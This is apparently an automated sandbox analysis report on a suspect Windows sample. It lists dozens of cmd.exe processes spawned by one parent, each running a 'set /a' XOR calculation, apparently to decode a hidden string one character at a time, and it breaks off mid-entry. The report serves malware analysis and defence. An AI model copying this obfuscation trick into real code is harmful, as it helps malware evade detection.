Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7492**, Parent PID: **7948**

General	
Target ID:	17
Start time:	20:25:47
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x01^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7500**, Parent PID: **7492**

General	
Target ID:	18
Start time:	20:25:47
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7548**, Parent PID: **7948**

General	
Target ID:	19
Start time:	20:25:47
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x09^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7556**, Parent PID: **7548**

General	
Target ID:	20
Start time:	20:25:47
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1528**, Parent PID: **7948**

General	
Target ID:	21
Start time:	20:25:47
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x09^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2780**, Parent PID: **1528**

General	
Target ID:	22
Start time:	20:25:47
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2428**, Parent PID: **7948**

General	
Target ID:	23
Start time:	20:25:47
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x70^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7968**, Parent PID: **2428**

General	
Target ID:	24
Start time:	20:25:47
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6768**, Parent PID: **7948**

General	
Target ID:	25
Start time:	20:25:47
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x41^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1600**, Parent PID: **6768**

General	
Target ID:	26
Start time:	20:25:47

Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7892**, Parent PID: **7948**

General	
Target ID:	27
Start time:	20:25:48
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x56^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **8124**, Parent PID: **7892**

General	
Target ID:	28
Start time:	20:25:48
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5572**, Parent PID: **7948**

General	
Target ID:	29
Start time:	20:25:48
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x52^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	

Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5644**, Parent PID: **5572**

General	
Target ID:	30
Start time:	20:25:48
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4092**, Parent PID: **7948**

General	
Target ID:	31
Start time:	20:25:48
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x47^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5844**, Parent PID: **4092**

General	
Target ID:	32
Start time:	20:25:48
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **392**, Parent PID: **7948**

General	
Target ID:	33

Start time:	20:25:48
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x56^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **380**, Parent PID: **392**

General	
Target ID:	34
Start time:	20:25:48
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7196**, Parent PID: **7948**

General	
Target ID:	35
Start time:	20:25:48
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x75^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2292**, Parent PID: **7196**

General	
Target ID:	36
Start time:	20:25:49
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68

Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7664**, Parent PID: **7948**

General	
Target ID:	37
Start time:	20:25:49
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x5A^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6244**, Parent PID: **7664**

General	
Target ID:	38
Start time:	20:25:49
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7456**, Parent PID: **7948**

General	
Target ID:	39
Start time:	20:25:49
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x5F^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **428**, Parent PID: **7456**

General

Target ID:	40
Start time:	20:25:49
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7532**, Parent PID: **7948**

General	
Target ID:	41
Start time:	20:25:49
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x56^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7500**, Parent PID: **7532**

General	
Target ID:	42
Start time:	20:25:49
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5016**, Parent PID: **7948**

General	
Target ID:	43
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x72^51"
Imagebase:	
File size:	236544 bytes

MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7556**, Parent PID: **5016**

General	
Target ID:	44
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7308**, Parent PID: **7948**

General	
Target ID:	45
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x1B^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2780**, Parent PID: **7308**

General	
Target ID:	46
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7392**, Parent PID: **7948**

General	
Target ID:	47
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x5E^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7968**, Parent PID: **7392**

General	
Target ID:	48
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3476**, Parent PID: **7948**

General	
Target ID:	49
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1600**, Parent PID: **3476**

General	
Target ID:	50
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	

File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1596**, Parent PID: **7948**

General	
Target ID:	51
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x41^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **3160**, Parent PID: **1596**

General	
Target ID:	52
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3452**, Parent PID: **7948**

General	
Target ID:	53
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x07^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2228**, Parent PID: **3452**

General	
Target ID:	54
Start time:	20:25:50
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1952**, Parent PID: **7948**

General	
Target ID:	55
Start time:	20:25:51
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4960**, Parent PID: **1952**

General	
Target ID:	56
Start time:	20:25:51
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **404**, Parent PID: **7948**

General	
Target ID:	57
Start time:	20:25:51
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	

Commandline:	cmd.exe /c set /a "0x1F^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4364**, Parent PID: **404**

General

Target ID:	58
Start time:	20:25:51
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **384**, Parent PID: **7948**

General

Target ID:	59
Start time:	20:25:51
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4416**, Parent PID: **384**

General

Target ID:	60
Start time:	20:25:51
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7196**, Parent PID: **7948**

General	
Target ID:	61
Start time:	20:25:51
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x5A^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5528**, Parent PID: **7196**

General	
Target ID:	62
Start time:	20:25:51
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7664**, Parent PID: **7948**

General	
Target ID:	63
Start time:	20:25:52
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x13^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7516**, Parent PID: **7664**

General	
Target ID:	64
Start time:	20:25:52
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe

Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7456**, Parent PID: **7948**

General	
Target ID:	65
Start time:	20:25:52
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7572**, Parent PID: **7456**

General	
Target ID:	66
Start time:	20:25:52
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7532**, Parent PID: **7948**

General	
Target ID:	67
Start time:	20:25:52
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x4B^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7548**, Parent PID: **7532**

General	
Target ID:	68
Start time:	20:25:52
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5016**, Parent PID: **7948**

General	
Target ID:	69
Start time:	20:25:52
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x0B^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7328**, Parent PID: **5016**

General	
Target ID:	70
Start time:	20:25:53
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7308**, Parent PID: **7948**

General	
Target ID:	71
Start time:	20:25:53

Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6628**, Parent PID: **7308**

General	
Target ID:	72
Start time:	20:25:53
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7392**, Parent PID: **7948**

General	
Target ID:	73
Start time:	20:25:53
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4208**, Parent PID: **7392**

General	
Target ID:	74
Start time:	20:25:53
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	

Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3476**, Parent PID: **7948**

General	
Target ID:	75
Start time:	20:25:53
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **8124**, Parent PID: **3476**

General	
Target ID:	76
Start time:	20:25:53
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1596**, Parent PID: **7948**

General	
Target ID:	77
Start time:	20:25:53
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4968**, Parent PID: **1596**

General	
Target ID:	78

Start time:	20:25:53
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3452**, Parent PID: **7948**

General	
Target ID:	79
Start time:	20:25:53
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1924**, Parent PID: **3452**

General	
Target ID:	80
Start time:	20:25:54
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1952**, Parent PID: **7948**

General	
Target ID:	81
Start time:	20:25:54
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /a "0x03^51"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B

Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2792**, Parent PID: **1952**

General	
Target ID:	82
Start time:	20:25:54
Start date:	08/08/2022
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **404**, Parent PID: **7948**

General	
Target ID:	83
Start time:	20:25:54
